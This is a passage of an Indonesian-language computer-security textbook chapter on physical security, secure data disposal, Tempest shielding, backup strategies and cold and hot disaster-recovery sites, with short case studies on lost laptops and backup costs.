Kontrol akses tertua kedua adalah kunci. Perangkat ini bahkan lebih mudah, lebih murah, dan lebih sederhana untuk dikelola daripada penjaga. Namun, itu juga tidak menghasilkan catatan siapa yang memiliki akses, dan kesulitan muncul ketika kunci hilang atau digandakan. Di fasilitas komputer, Anda tidak dapat meraba-raba kunci ketika tangan Anda dipenuhi dengan perangkat yang mungkin rusak jika terjatuh. Sebuah situs juga tidak dapat mengabaikan membonceng: seseorang yang berjalan melewati pintu yang baru saja dibuka oleh orang lain. Namun, penjaga dan kunci memberikan keamanan yang sederhana dan efektif untuk akses ke fasilitas seperti ruang komputer. Dalam banyak situasi, sederhana lebih baik.

Perangkat kontrol akses yang lebih eksotis menggunakan kartu dengan pemancar radio, kartu strip magnetik (mirip dengan kartu bank), dan kartu pintar dengan chip yang berisi sirkuit elektronik yang membuatnya sulit untuk diduplikasi. Karena masing-masing perangkat ini berinteraksi dengan komputer, komputer dapat menangkap informasi identitas, menghasilkan daftar siapa yang masuk dan keluar fasilitas, kapan, dan melalui rute mana. Beberapa dari perangkat ini beroperasi dengan jarak, sehingga seseorang dapat membawa perangkat di dalam saku atau dijepitkan ke kerah; orang tersebut memperoleh akses yang mudah bahkan ketika

kedua tangan penuh. Karena perangkat ini dikendalikan komputer, administrator sistem dapat dengan mudah membatalkan otoritas akses ketika seseorang berhenti atau melaporkan token akses yang hilang atau dicuri. Sifat aplikasi atau layanan menentukan seberapa ketat kontrol akses yang diperlukan. Bekerja bersama dengan teknik otentikasi berbasis komputer, kontrol akses dapat menjadi bagian dari pertahanan secara mendalam—menggunakan berbagai mekanisme untuk memberikan keamanan.

Mencegah Portabilitas

Portabilitas adalah berkah campuran. Kami sekarang dapat membawa perangkat di saku kami yang menyediakan daya komputasi sebanyak yang dilakukan mainframe dua puluh tahun yang lalu. Portabilitas sebenarnya merupakan kebutuhan di perangkat seperti tablet dan ponsel. Dan kami tidak ingin menempelkan komputer pribadi kami secara permanen ke meja kami, jika mereka perlu dilepas untuk diperbaiki atau diganti. Jadi, kita perlu menemukan cara untuk mengaktifkan portabilitas tanpa mempromosikan pencurian.

Satu perangkat antipencurian adalah bantalan yang terhubung ke kabel, mirip dengan yang digunakan untuk mengamankan sepeda. Pad direkatkan ke desktop dengan perekat yang sangat kuat. Kabel melingkari peralatan dan terkunci di tempatnya. Melepaskan kunci memungkinkan peralatan untuk dipindahkan. Alternatifnya adalah memasangkan alas peralatan ke alas yang aman, dengan cara yang hampir sama seperti televisi dikunci pada tempatnya di kamar hotel. Namun kemungkinan ketiga adalah lemari besar yang dapat dikunci di mana komputer pribadi dan periferalnya disimpan saat tidak digunakan. Beberapa orang berpendapat bahwa kabel, bantalan, dan lemari tidak sedap dipandang dan, lebih buruk lagi, mereka membuat peralatan tidak nyaman untuk digunakan. Dan mereka tidak kompatibel dengan perangkat portabel seperti tablet dan laptop.

Alternatif lain adalah menggunakan perangkat alarm yang diaktifkan gerakan saat peralatan tidak digunakan. Tersedia alarm kecil yang dapat dikunci ke laptop atau kasing. Ketika gerakan terdeteksi, rengekan atau peluit yang keras dan mengganggu memperingatkan bahwa peralatan telah terganggu. Alarm semacam itu sangat berguna ketika laptop harus ditinggalkan di ruang rapat atau presentasi semalaman atau saat istirahat. Di Kasus 5.7 kami menggambarkan besarnya masalah laptop hilang dan dicuri. Digunakan bersama dengan penjaga, alarm dapat menawarkan perlindungan yang wajar dengan biaya yang wajar.

Kasus 5.7

Laptop Terbang di Bandara

Ponemon Institute melakukan survei kehilangan laptop di bandara di Amerika Serikat dan Eropa. Di 36 bandara terbesar AS, mereka menemukan rata-rata 286 laptop hilang, salah tempat, atau dicuri per minggu. Untuk delapan bandara besar Eropa, angkanya bahkan lebih besar: 474. Dari jumlah tersebut, 33 persen ditemukan baik sebelum atau sesudah penerbangan di Amerika Serikat dan 43 persen di Eropa.

Pelancong melaporkan merasa terburu-buru di bandara (70 persen), membawa terlalu banyak barang (69 persen), dan khawatir tentang penundaan penerbangan (60 persen) sebagai faktor penyebab hilangnya komputer. Di antara komputer yang hilang, 53 persen (Amerika Serikat) dan 49 persen (Eropa) mengatakan perangkat yang hilang berisi data sensitif, dan 42 persen dari kedua sampel menunjukkan data tidak dicadangkan. Parahnya, 65 persen (Amerika Serikat) dan 55 persen (Eropa) belum mengambil langkah untuk melindungi data sensitif di laptop. Di antara rekomendasi Ponemon untuk pengguna komputer adalah berpikir dua kali tentang informasi yang dibawa di komputer: Pelancong bisnis harus mempertimbangkan apakah benar-benar perlu membawa begitu banyak data.

Mendeteksi Pencurian

Untuk beberapa perangkat, perlindungan lebih penting daripada deteksi. Kami ingin mencegah seseorang mencuri sistem atau informasi tertentu dengan cara apa pun. Tetapi untuk perangkat lain, mungkin cukup untuk mendeteksi bahwa upaya telah dilakukan untuk mengakses atau mencuri perangkat keras atau perangkat lunak. Misalnya, merantai disk membuatnya tidak dapat digunakan. Sebagai gantinya, kami mencoba mendeteksi ketika seseorang mencoba meninggalkan area terlindung dengan disk atau objek terlindungi lainnya. Dalam kasus ini, mekanisme perlindungan harus kecil dan tidak mengganggu.

Salah satu mekanisme tersebut mirip dengan perlindungan yang digunakan oleh banyak perpustakaan, toko buku, atau department store. Setiap objek sensitif ditandai dengan label khusus. Meskipun label terlihat seperti label sensitif tekanan normal, keberadaannya dapat dideteksi oleh mesin di pintu keluar jika label tidak dinonaktifkan oleh pihak yang berwenang, seperti pustakawan atau petugas penjualan. Tag kode keamanan serupa tersedia untuk kendaraan, orang, mesin, dan dokumen. Beberapa tag diaktifkan oleh pemancar radio. Ketika detektor membunyikan alarm, seseorang harus menangkap orang yang mencoba pergi dengan objek yang ditandai.

5.5.4 Intersepsi Informasi Sensitif

Ketika membuang draf salinan laporan rahasia yang berisi strategi penjualannya untuk lima tahun ke depan, perusahaan ingin secara khusus memastikan bahwa laporan tersebut tidak dapat direkonstruksi oleh salah satu pesaingnya. Ketika laporan hanya ada sebagai hard copy, menghancurkan laporan itu mudah, biasanya dilakukan dengan merobek-robek atau membakar. Tetapi ketika laporan itu ada secara digital, penghancuran lebih bermasalah. Mungkin ada banyak salinan laporan dalam bentuk digital dan kertas dan di banyak lokasi (termasuk di komputer dan di media penyimpanan). Mungkin juga ada salinan dalam cadangan dan diarsipkan dalam file email. Di bagian ini, kita melihat beberapa cara untuk membuang informasi sensitif.

Shredding

Shredders telah ada sejak lama, sebagai perangkat yang digunakan oleh bank, lembaga pemerintah, dan organisasi lain untuk membuang sejumlah besar data rahasia. Meskipun sebagian besar data yang diparut ada di atas kertas, penghancur juga dapat digunakan untuk menghancurkan pita printer dan beberapa jenis disk dan kaset. Shredder bekerja dengan mengubah input mereka menjadi strip tipis atau bubur kertas, dengan volume yang cukup sehingga tidak memungkinkan bagi kebanyakan orang untuk mencoba merekonstruksi yang asli dari banyak bagiannya. Ketika data sangat sensitif, beberapa organisasi membakar output yang diparut untuk perlindungan tambahan.

Untuk perangkat kecil dan murah seperti flash drive, memecah objek menjadi dua adalah cara lain yang efektif untuk menghancurkan. Sirkuit internal sangat kecil sehingga sangat tidak mungkin untuk menyambungkan kembali semua koneksi yang rusak.

Overwriting Data Magnetik

Media magnetik menghadirkan masalah khusus bagi mereka yang berusaha melindungi isinya. Ketika data disimpan pada disk magnetik, fungsi ERASE atau DELETE seringkali hanya mengubah penunjuk direktori untuk mengosongkan ruang pada disk. Akibatnya, data sensitif masih direkam pada media, dan dapat dipulihkan dengan analisis direktori. Cara yang lebih aman untuk menghancurkan data pada perangkat magnetik adalah dengan menimpa data beberapa kali, menggunakan pola yang berbeda setiap kali. Proses ini menghilangkan residu magnetik yang cukup untuk mencegah kebanyakan orang merekonstruksi file asli. Namun, "membersihkan" disk dengan cara ini membutuhkan waktu. Selain itu, seseorang yang menggunakan peralatan yang sangat khusus mungkin dapat mengidentifikasi setiap pesan yang terpisah, seperti proses mengupas lapisan wallpaper untuk memperlihatkan dinding di bawahnya.

Degaussing

Degausser menghancurkan medan magnet. Melewati disk atau media magnetik lainnya melalui degausser menghasilkan fluks magnet yang sangat kuat sehingga semua muatan magnet langsung disejajarkan kembali, sehingga menggabungkan semua lapisan yang terpisah. Degausser adalah cara cepat untuk membersihkan media magnetik, meskipun para ahli mempertanyakan apakah itu cukup untuk digunakan dalam aplikasi yang paling sensitif. (Media yang memiliki pola yang sama untuk waktu yang lama, seperti disk yang disimpan untuk tujuan pengarsipan, dapat mempertahankan jejak pola aslinya bahkan setelah ditimpa berkali-kali atau dihilangkan.) Bagi sebagian besar pengguna, degausser adalah cara cepat cara untuk menetralkan disk atau tape, memungkinkan untuk digunakan kembali oleh orang lain.

Melindungi Terhadap Emanasi: Tempest

Layar komputer memancarkan sinyal yang dapat dideteksi dari jarak jauh. Faktanya, komponen apa pun, termasuk printer, drive disk, dan prosesor, dapat memancarkan informasi. Tempest adalah program pemerintah A.S. di mana peralatan komputer disertifikasi sebagai bebas emisi (yaitu, tidak ada emisi yang dapat dideteksi). Ada dua pendekatan untuk mempersiapkan perangkat untuk sertifikasi Tempest: melampirkan perangkat dan memodifikasi emanasi.

Solusi yang jelas untuk mencegah emanasi adalah dengan menjebak sinyal sebelum dapat ditangkap. Melampirkan perangkat dalam wadah konduktif, seperti tembaga, menyebarkan semua gelombang dengan menghantarkannya ke seluruh wadah. Tembaga adalah konduktor yang baik, dan gelombang berjalan jauh lebih baik melalui tembaga daripada melalui udara di luar casing, sehingga emisinya tidak berbahaya.

Solusi ini bekerja sangat baik dengan kabel, yang kemudian ditutup dengan pelindung yang kokoh dan tahan pancaran. Biasanya, kabel berpelindung dibiarkan terbuka sehingga siapa pun dapat memeriksa secara visual tanda-tanda penyadapan atau gangguan lainnya. Perisai harus lengkap. Artinya, tidak banyak gunanya melindungi panjang kabel tetapi tidak juga melindungi kotak sambungan di mana kabel itu terhubung ke komponen. Garis ke komponen dan komponen itu sendiri juga harus dilindungi.

Perisai harus menutup perangkat sepenuhnya. Jika bagian atas, bawah, dan tiga sisi dilindungi, pancaran dicegah hanya ke arah itu. Namun, pelindung tembaga padat tidak berguna di depan layar komputer. Menutupi layar dengan jaring tembaga halus dalam pola rumit membawa emanasi dengan aman. Pendekatan ini memecahkan masalah emanasi sambil tetap mempertahankan kegunaan layar.

Seluruh ruang komputer atau bahkan seluruh bangunan dapat dilindungi dengan tembaga sehingga komputer besar di dalamnya tidak membocorkan pancaran sensitif. Meskipun tampaknya menarik untuk melindungi ruangan atau bangunan daripada setiap komponen, skema ini memiliki kelemahan yang signifikan. Ruangan terlindung tidak nyaman karena tidak mungkin untuk memperluas ruangan dengan mudah karena kebutuhan berubah. Perisai harus dilakukan dengan hati-hati, karena tusukan apa pun adalah titik pancaran yang mungkin. Selanjutnya, jalur logam yang berkesinambungan, seperti pipa air atau saluran pemanas, bertindak sebagai antena untuk menyampaikan pancaran jauh dari sumbernya.

Emanasi juga dapat dirancang sedemikian rupa sehingga tidak dapat diambil kembali. Proses ini mirip dengan menghasilkan kebisingan dalam upaya untuk macet atau memblokir sinyal radio. Dengan pendekatan ini, pancaran suatu peralatan harus dimodifikasi dengan penambahan sinyal palsu. Prosesor tambahan ditambahkan ke peralatan Tempest khusus untuk menghasilkan sinyal yang menipu pencegat. Metode modifikasi Tempest yang tepat diklasifikasikan.

Seperti yang diharapkan, komponen Tempest-enclosed lebih besar dan lebih berat daripada rekan-rekan mereka yang tidak terlindungi. Pengujian suhu adalah program ketat dari Departemen Pertahanan AS. Setelah produk disetujui, bahkan modifikasi desain kecil, seperti mengubah dari satu catu daya pabrikan ke yang setara dari pabrikan lain, membatalkan persetujuan Tempest. Oleh karena itu, komponen ini mahal, mulai dari 10 persen hingga 300 persen lebih mahal daripada produk non-Tempest yang serupa. Mereka paling tepat dalam situasi di mana data yang akan dibatasi sangat berharga, seperti informasi pemerintah tingkat atas. Kelompok lain dengan kebutuhan yang kurang dramatis dapat menggunakan perisai lain yang kurang ketat.

5.5.5 Perencanaan kontingensi

Kunci keberhasilan pemulihan adalah persiapan yang memadai. Jarang krisis menghancurkan peralatan yang tak tergantikan; kebanyakan sistem komputasi—komputer pribadi hingga mainframe—adalah sistem standar dan siap pakai yang dapat dengan mudah diganti. Data dan program yang dikembangkan secara lokal lebih rentan karena tidak dapat dengan cepat diganti dari sumber lain. Mari kita lihat lebih dekat apa yang harus dilakukan setelah krisis terjadi.

Pencadangan (Backup)

Dalam banyak sistem komputasi, beberapa item data sering berubah, sedangkan yang lain jarang berubah. Misalnya, database saldo rekening bank berubah setiap hari, tetapi file nama dan alamat deposan lebih jarang berubah. Juga jumlah perubahan dalam periode waktu tertentu berbeda untuk kedua file ini. Variasi dalam jumlah dan tingkat perubahan ini berhubungan dengan jumlah data yang diperlukan untuk merekonstruksi file-file ini jika terjadi kehilangan.

Pencadangan memungkinkan pemulihan dari kehilangan atau kegagalan perangkat komputasi.

Cadangan adalah salinan semua atau sebagian file untuk membantu memulihkan file yang hilang. Dalam sistem komputasi profesional, pencadangan berkala biasanya dilakukan secara otomatis, seringkali pada malam hari saat penggunaan sistem rendah. Namun, seperti yang dijelaskan Kasus 5.8, biaya pencadangan dapat menjadi signifikan untuk beberapa bisnis. Segala sesuatu di sistem disalin, termasuk file sistem, file pengguna, file awal, dan direktori, sehingga sistem dapat dibuat ulang setelah krisis. Jenis cadangan ini disebut cadangan lengkap. Pencadangan lengkap dilakukan secara berkala, biasanya mingguan atau harian, tergantung pada kekritisan informasi atau layanan yang disediakan oleh sistem.

Kasus 5.8

Biaya Backup: Keputusan Bisnis

Data tidak lagi disimpan hanya di komputer mainframe besar. Informasi kunci organisasi Anda dapat berada di laptop Anda, di server jarak jauh, atau bahkan di ponsel cerdas Anda. Banyaknya perangkat yang menyimpan data penting menunjukkan bahwa biaya pencadangan reguler bisa sangat tinggi.

Memutuskan apakah, kapan, dan seberapa sering mencadangkan merupakan keputusan bisnis yang penting. Sumber daya yang dihabiskan untuk pencadangan, termasuk staf pendukung, dapat digunakan sebagai gantinya untuk menyediakan produk dan layanan kepada pelanggan. Jadi, apakah lebih baik bagi sebuah organisasi untuk mengambil peluang dan menangani masalah hanya ketika itu terjadi?

Penelitian David Smith menunjukkan bahwa jawabannya adalah tidak. Smith memperkirakan bahwa 80 juta komputer pribadi dan lebih dari 60 juta komputer desktop digunakan oleh bisnis AS pada tahun 2003. Dalam analisis yang berbeda, firma intelijen pasar IDC memperkirakan bahwa pada tahun 2010 40 persen perusahaan kecil dan menengah tidak melakukan pencadangan. data mereka, dan dari 60 persen yang melakukannya, 40 persen hingga 50 persen cadangan tidak lengkap atau tidak dapat dipulihkan.

Smith menunjukkan bahwa bahkan ketika data dapat dipulihkan, biaya besar terlibat. Dengan menggunakan gaji rata-rata spesialis dukungan komputer dan perkiraan waktu pemulihan, ia menyarankan bahwa untuk setiap insiden, bisnis membayar $170 per kerugian untuk setiap spesialis internal, dan dua kali lipat untuk konsultan eksternal yang melakukan pemulihan.

Produktivitas yang hilang untuk setiap karyawan yang terpengaruh diperkirakan lebih dari $200, dan nilai yang diharapkan dari data yang hilang adalah $3.400. Smith menyarankan bahwa kehilangan data merugikan bisnis AS lebih dari $18 miliar per tahun. Meskipun angka-angka ini agak ketinggalan zaman, kami dapat memperkirakan menggunakan peningkatan 68 persen dalam biaya kehilangan data (Computerworld 20 Maret 2012) dari 2007 hingga 2011.

Ada cara lain untuk memikirkan biaya kehilangan data. Misalkan sebuah organisasi kehilangan data untuk 100.000 pelanggan, dan biayanya $20 per pelanggan (perkiraan yang sangat rendah) bagi personel organisasi untuk menghubungi setiap pelanggan dan mendapatkan data pengganti. Itu $ 2 juta yang bisa dihabiskan untuk fungsi bisnis yang lebih penting. Jadi biaya back up 100.000 catatan harus kurang dari biaya $2 juta untuk menggantinya. Faktanya, analisis ini meremehkan biaya dengan cara lain: Ketika pelanggan mengetahui tentang kehilangan data, mereka mungkin beralih ke pesaing, atau harga saham perusahaan mungkin menderita.

Dengan demikian, setiap organisasi harus mempertimbangkan biaya potensi kerugiannya terhadap biaya melakukan pencadangan rutin. Ada alternatif lain, seperti asuransi. Tetapi ketika data penting untuk kelangsungan hidup organisasi, asuransi mungkin bukan pilihan yang realistis.

Instalasi besar dapat melakukan pencadangan bergulir, di mana beberapa cadangan terakhir disimpan. Setiap kali pencadangan dilakukan, cadangan terlama diganti dengan yang terbaru.

Ada dua alasan untuk melakukan pencadangan revolving: untuk menghindari masalah dengan media yang rusak (sehingga semua tidak hilang jika salah satu disk rusak) dan untuk memungkinkan pengguna atau pengembang mengambil file versi lama. Bentuk pencadangan lainnya adalah pencadangan selektif, di mana hanya file yang telah diubah (atau dibuat) sejak pencadangan terakhir yang disimpan. Dalam hal ini, lebih sedikit file yang harus disimpan, sehingga pencadangan dapat dilakukan lebih cepat. Pencadangan selektif yang dikombinasikan dengan pencadangan lengkap sebelumnya akan menghasilkan pencadangan lengkap dalam waktu yang diperlukan hanya untuk pencadangan selektif.

Untuk setiap jenis pencadangan, kita memerlukan sarana untuk bergerak dari pencadangan ke depan ke titik kegagalan. Artinya, kita membutuhkan cara untuk memulihkan sistem jika terjadi kegagalan. Dalam sistem transaksi kritis, kami mengatasi kebutuhan ini dengan menyimpan catatan lengkap tentang perubahan sejak pencadangan terakhir. Terkadang, status sistem ditangkap oleh kombinasi media perekaman berbasis komputer dan kertas. Misalnya, jika suatu sistem menangani operasi teller bank, teller individu menggandakan pemrosesan mereka pada catatan kertas — slip setoran dan penarikan yang menyertai transaksi bank Anda; jika sistem gagal, staf akan memulihkan versi cadangan terbaru dan menerapkan kembali semua perubahan dari salinan kertas yang dikumpulkan. Atau sistem perbankan membuat jurnal kertas, yang merupakan log transaksi yang dicetak saat setiap transaksi selesai.

Pengguna komputer pribadi sering tidak menghargai kebutuhan akan pencadangan rutin. Bahkan krisis kecil, seperti perangkat keras yang rusak, dapat berdampak serius pada pengguna komputer pribadi. Kasus 5.9 mengutip satu perkiraan jumlah usaha kecil dan menengah yang tidak mencadangkan data mereka, tetapi para ahli membayangkan statistik lebih buruk untuk individu pribadi. Untuk satu contoh pengguna komputer pribadi yang tidak melakukan pencadangan apa pun, lihat Kasus 5.10. Dengan cadangan, pengguna dapat dengan mudah mengubah ke mesin serupa dan melanjutkan pekerjaan.

Individu sering gagal untuk membuat cadangan data mereka sendiri.

Pencadangan di Luar Situs

Salinan cadangan tidak berguna jika dihancurkan dalam krisis juga. Banyak instalasi komputasi besar menyewa ruang gudang agak jauh dari sistem komputasi, cukup jauh sehingga krisis tidak mungkin mempengaruhi lokasi offsite pada saat yang sama. Setelah pencadangan selesai, pencadangan dipindahkan ke situs pencadangan. Memisahkan versi cadangan dari sistem yang sebenarnya akan mengurangi risiko kehilangannya. Demikian pula, jejak kertas juga disimpan di tempat lain selain di fasilitas komputasi utama.

Kasus 5.9

Satu Komputer = Sebuah Film Seumur Hidup

Kolumnis Washington Post, Marc Fisher menulis pada awal Desember 2010 bahwa rumahnya telah dibobol dan iPod, laptop, dan uang tunai putranya, serta jaket baru dan barang-barang lainnya dicuri. Pencuri mengambil foto dirinya mengenakan jaket dan menunjukkan segenggam uang tunai yang baru saja diambilnya; kemudian, pencuri itu sangat berani memposting gambar itu ke halaman Facebook putra Fisher. Ini hanya kejahatan biasa dengan penjahat yang sedikit lebih sombong daripada kebanyakan. Seperti yang ditulis Fisher, tidak ada yang terluka dan sebagian besar barang dapat diganti.

Satu-satunya item yang tak tergantikan adalah data. Di laptopnya, putranya memiliki log dari setiap film yang telah dia tonton sepanjang hidupnya—"ratusan dan ratusan", bersama dengan komentar tentang masing-masing film. Tapi dia tidak pernah mencadangkan file itu, apalagi yang lain di laptop. "Sudah hilang—pengingat akan realitas baru yang telah diciptakan komputer …, sebuah dunia di mana dokumen yang dimaksudkan untuk bertahan seumur hidup dapat menghilang dalam sekejap …"

Dan berapa lama waktu yang dibutuhkan untuk menyalin file itu ke memory stick?

Jika tujuan pencadangan adalah untuk melindungi dari bencana, cadangan tidak boleh juga dihancurkan dalam bencana

Pengguna komputer pribadi yang peduli dengan integritas dapat membawa pulang salinan disket penting sebagai perlindungan atau mengirimkan salinannya ke teman di kota lain. Jika kerahasiaan dan integritas keduanya penting, brankas bank, atau bahkan tempat penyimpanan yang aman di bagian lain dari gedung yang sama dapat digunakan. Tempat terburuk untuk menyimpan salinan cadangan adalah di mana biasanya disimpan: tepat di sebelah mesin.

Penyimpanan Jaringan (Netwrok Storage)

Dengan penggunaan jaringan yang ekstensif saat ini, menggunakan jaringan untuk mengimplementasikan pencadangan adalah ide yang bagus. Penyedia penyimpanan menjual ruang di mana Anda dapat menyimpan data; anggap layanan ini sebagai disk drive besar yang terhubung ke jaringan. Anda menyewa ruang sama seperti Anda akan mengkonsumsi listrik: Anda membayar untuk apa yang Anda gunakan. Penyedia penyimpanan hanya perlu menyediakan ruang total yang cukup untuk memenuhi kebutuhan semua orang, dan mudah untuk memantau pola penggunaan dan meningkatkan kapasitas seiring dengan meningkatnya kebutuhan gabungan.

Penyimpanan jaringan sangat cocok untuk pencadangan data penting karena Anda dapat memilih penyedia penyimpanan yang penyimpanan fisiknya tidak dekat dengan pemrosesan Anda. Dengan cara ini, kerusakan fisik pada sistem Anda tidak akan memengaruhi cadangan Anda. Anda tidak perlu mengelola kaset atau media lain dan memindahkannya secara fisik ke luar lokasi.

Cadangan Awan (Cloud Backup)

Internet telah memunculkan metode pencadangan lain. Seperti yang kami jelaskan di Bab 8, perusahaan, termasuk raksasa Internet Microsoft, Google, dan Amazon, secara efektif menambah workstation pengguna dengan perangkat keras yang tampaknya tak terbatas di Internet. Pengguna menandatangani kontrak dengan penyedia cloud dan menggunakan Internet secara efektif sebagai perangkat tambahan.

Layanan tipikal adalah Google docs, di mana pengguna dapat membuat dokumen baik secara lokal atau "di awan", artinya melalui aplikasi berbasis Internet di browser web pengguna. Pengguna mengedit dokumen secara lokal dan mendorong replika dokumen kembali ke Internet, atau pengguna mengedit sepenuhnya di awan, menggunakan alat pengeditan yang disediakan oleh server awan, misalnya, Google. Tiga keuntungan signifikan dari pendekatan ini berhubungan dengan ketersediaan.

Pertama, dan yang paling penting untuk diskusi ini, Google bertanggung jawab untuk memelihara konten. Bahkan jika salah satu perangkat penyimpanan perangkat keras Google gagal, Google mempertahankan salinan dokumen yang direplikasi pada perangkat yang berbeda di lokasi yang berbeda, sehingga pengguna diarahkan ke salinan tanpa mengetahui bahwa telah terjadi kegagalan perangkat keras.
Dengan demikian, dokumen secara otomatis dicadangkan. Kedua, karena data dicapai melalui Internet, pengguna hanya memerlukan koneksi Internet untuk mengakses dokumen; dalam perjalanan bisnis, di rumah, atau berlibur, pengguna mengakses dokumen seolah-olah di kantor. Terakhir, cloud mengizinkan berbagi dokumen dengan daftar orang yang dikontrol.

Komputasi awan membawa risiko; misalnya, jika penyedia cloud gulung tikar atau pengguna gagal memenuhi kontrak dengan penyedia, akses ke data pengguna mungkin dalam bahaya. Dan pengguna menyerahkan kontrol yang signifikan atas

data, yang berimplikasi pada data yang sangat sensitif. Namun demikian, komputasi awan dapat memberikan redundansi otomatis yang mengatasi kegagalan untuk melakukan pencadangan pada saat-saat kritis.

Cold Site

Bergantung pada sifat komputasinya, mungkin penting untuk dapat segera pulih dari krisis dan melanjutkan komputasi. Sebuah bank, misalnya, mungkin dapat mentolerir hilangnya fasilitas komputasi selama empat jam selama kebakaran, tetapi tidak dapat mentolerir periode sepuluh bulan untuk membangun kembali fasilitas yang hancur, memperoleh peralatan baru, dan melanjutkan operasi.

Sebagian besar produsen komputer memiliki beberapa mesin cadangan dari sebagian besar model yang dapat dikirim ke lokasi mana pun dalam waktu 24 jam jika terjadi krisis nyata. Terkadang mesin akan datang langsung dari perakitan; di lain waktu sistem akan digunakan di kantor lokal. Mesin jarang menjadi bagian yang sulit dari masalah. Sebaliknya, bagian yang sulit adalah memutuskan di mana harus meletakkan peralatan untuk memulai operasi sementara.

Sebuah situs atau shell dingin adalah fasilitas dengan daya dan pendinginan yang tersedia, di mana sistem komputasi dapat diinstal untuk memulai operasi segera. Beberapa perusahaan memelihara situs dingin mereka sendiri, dan situs dingin lainnya dapat disewa dari perusahaan pemulihan bencana. Situs-situs ini biasanya dilengkapi dengan kabel, peralatan pencegahan kebakaran, ruang kantor terpisah, akses telepon, dan fitur lainnya. Biasanya, pusat komputasi dapat memasang peralatan dan melanjutkan operasi dari lokasi yang dingin dalam waktu seminggu setelah bencana.

Hot Site

Jika aplikasi sangat penting atau jika kebutuhan peralatan sangat khusus, situs panas mungkin lebih tepat daripada situs dingin. Situs panas adalah fasilitas komputer dengan sistem komputasi yang terpasang dan siap dijalankan. Sistem ini memiliki periferal, jalur telekomunikasi, catu daya, dan bahkan personel yang siap beroperasi dalam waktu singkat. Beberapa perusahaan mempertahankan pengganti mereka sendiri; perusahaan lain berlangganan layanan yang telah tersedia satu atau lebih lokasi dengan komputer yang terpasang dan berjalan. Untuk mengaktifkan situs panas, tim hanya perlu memuat perangkat lunak dan data dari salinan cadangan di luar situs.

Banyak layanan menawarkan situs populer yang dilengkapi dengan setiap merek dan model sistem yang populer. Mereka menyediakan teknisi diagnostik dan sistem, jalur komunikasi yang terhubung, dan staf operasi. Staf hot site juga membantu relokasi dengan mengatur transportasi dan perumahan, mendapatkan formulir kosong yang dibutuhkan, dan memperoleh ruang kantor.

Karena situs-situs populer ini berfungsi sebagai cadangan bagi banyak pelanggan, yang sebagian besar tidak memerlukan layanan ini, biaya tahunan untuk satu pelanggan cukup rendah. Struktur biayanya seperti asuransi: Kemungkinan kecelakaan mobil rendah, jadi preminya masuk akal, bahkan untuk polis yang mencakup biaya penggantian lengkap mobil mahal. Namun, perhatikan bahwa langkah pertama untuk dapat menggunakan layanan jenis ini adalah pencadangan yang lengkap dan tepat waktu.

5.5.6 Rekap Keamanan Fisik

Kami tidak pernah membahas semua keamanan fisik dalam pengantar singkat ini. Profesional menjadi ahli dalam aspek individu, seperti pengendalian kebakaran atau penyediaan tenaga. Namun, bagian ini seharusnya membuat Anda menyadari masalah utama dalam keamanan fisik. Kita harus melindungi fasilitas dari berbagai macam bencana, dari cuaca hingga tumpahan bahan kimia dan tabrakan kendaraan hingga ledakan. Tidak ada yang bisa memprediksi apa yang akan terjadi atau kapan. Manajer keamanan fisik harus mempertimbangkan semua aset dan berbagai bahaya.

Manusia jahat yang mencari akses fisik adalah kategori agen ancaman yang berbeda. Dengan mereka, Anda dapat mempertimbangkan motif atau tujuan: Apakah itu pencurian peralatan, gangguan pemrosesan, penyadapan data, atau akses ke layanan? Pagar, penjaga, dinding kokoh, dan kunci akan menghalangi atau mencegah sebagian besar serangan manusia. Tetapi Anda selalu perlu bertanya di mana kelemahannya; dinding yang kokoh memiliki kelemahan pada setiap pintu dan jendela.

Kontrol fisik utama adalah kekuatan dan duplikasi. Kekuatan berarti kontrol yang tumpang tindih yang menerapkan pendekatan pertahanan mendalam sehingga jika satu kontrol gagal, yang berikutnya akan melindungi. Orang-orang yang membangun kastil kuno mempraktikkan filosofi ini dengan parit, dinding, jembatan gantung, dan celah panah. Duplikasi berarti menghilangkan satu titik kegagalan. Salinan data yang berlebihan melindungi terhadap kerusakan pada satu salinan dari sebab apa pun. Komponen perangkat keras cadangan melindungi dari kegagalan.

5.6 Kesimpulan

Dalam bab ini kita telah mempertimbangkan aspek manajemen komputasi: bagaimana merencanakan dan mempersiapkan keadaan darurat. Langkah yang paling penting adalah mempertimbangkan situasi terlebih dahulu. Mengidentifikasi siapa yang bertanggung jawab terlebih dahulu memberi setiap orang rasa kontrol.

Analisis risiko adalah proses yang terdengar lebih komprehensif dan rinci dari itu. Sebuah organisasi besar tidak mungkin mengidentifikasi semua aset, ancaman, dan kemungkinan eksploitasi. Presisi bukanlah intinya. Mengidentifikasi item tinggi

dalam daftar ini membantu menetapkan prioritas dan membenarkan keputusan dan pengeluaran.

Tanggapan insiden dimulai dengan langkah pertama yang penting: seseorang memperhatikan dan melaporkan sesuatu. Organisasi membutuhkan satu titik untuk melapor agar aktivitas respons tidak menjadi kacau. Orang harus didorong untuk melaporkan sesuatu yang tidak biasa, karena pada awalnya mungkin sulit untuk menentukan sifat dan tingkat keparahan suatu situasi.

Bencana alam dan fisik merupakan bagian dari keamanan komputer seperti halnya enkripsi dan monitor referensi. Karena kebakaran, banjir, dan pemadaman listrik terjadi dalam kehidupan sehari-hari, orang terkadang mengabaikan dampaknya.

Dalam bab ini kami hanya menjelaskan permukaan pengelolaan keamanan. Banyak pembaca buku ini adalah mahasiswa atau profesional teknologi. Pembaca ini mungkin bertanya-tanya mengapa kami membahas topik nonteknologi ini. Pertama, tidak setiap masalah keamanan komputer memiliki jawaban teknologi: Firewall dan kotak pasir tidak melakukan apa pun jika disk gagal dan tidak ada cadangan. Kedua, kami pikir pembaca kami harus mengetahui secara singkat apa yang melibatkan sisi manajemen keamanan komputer. Beberapa pembaca akan bekerja untuk, atau mungkin menjadi, manajer yang bertanggung jawab tidak hanya untuk VPN tetapi juga CSIRT. Mengetahui jangkauan kekhawatiran manajer Anda membantu Anda mendapatkan dukungan yang paling adil untuk area atau masalah khusus Anda. Akhirnya, kami ingin memaparkan pembaca kami pada luasnya kemungkinan dalam keamanan komputer. Tidak semua orang akan menjadi insinyur jaringan atau pengembang perangkat lunak yang aman. Beberapa akan menjadi koordinator respons insiden, perencana kapasitas, petugas risiko, dan analis forensik. Setiap orang harus tahu spesialisasi lain di lapangan.

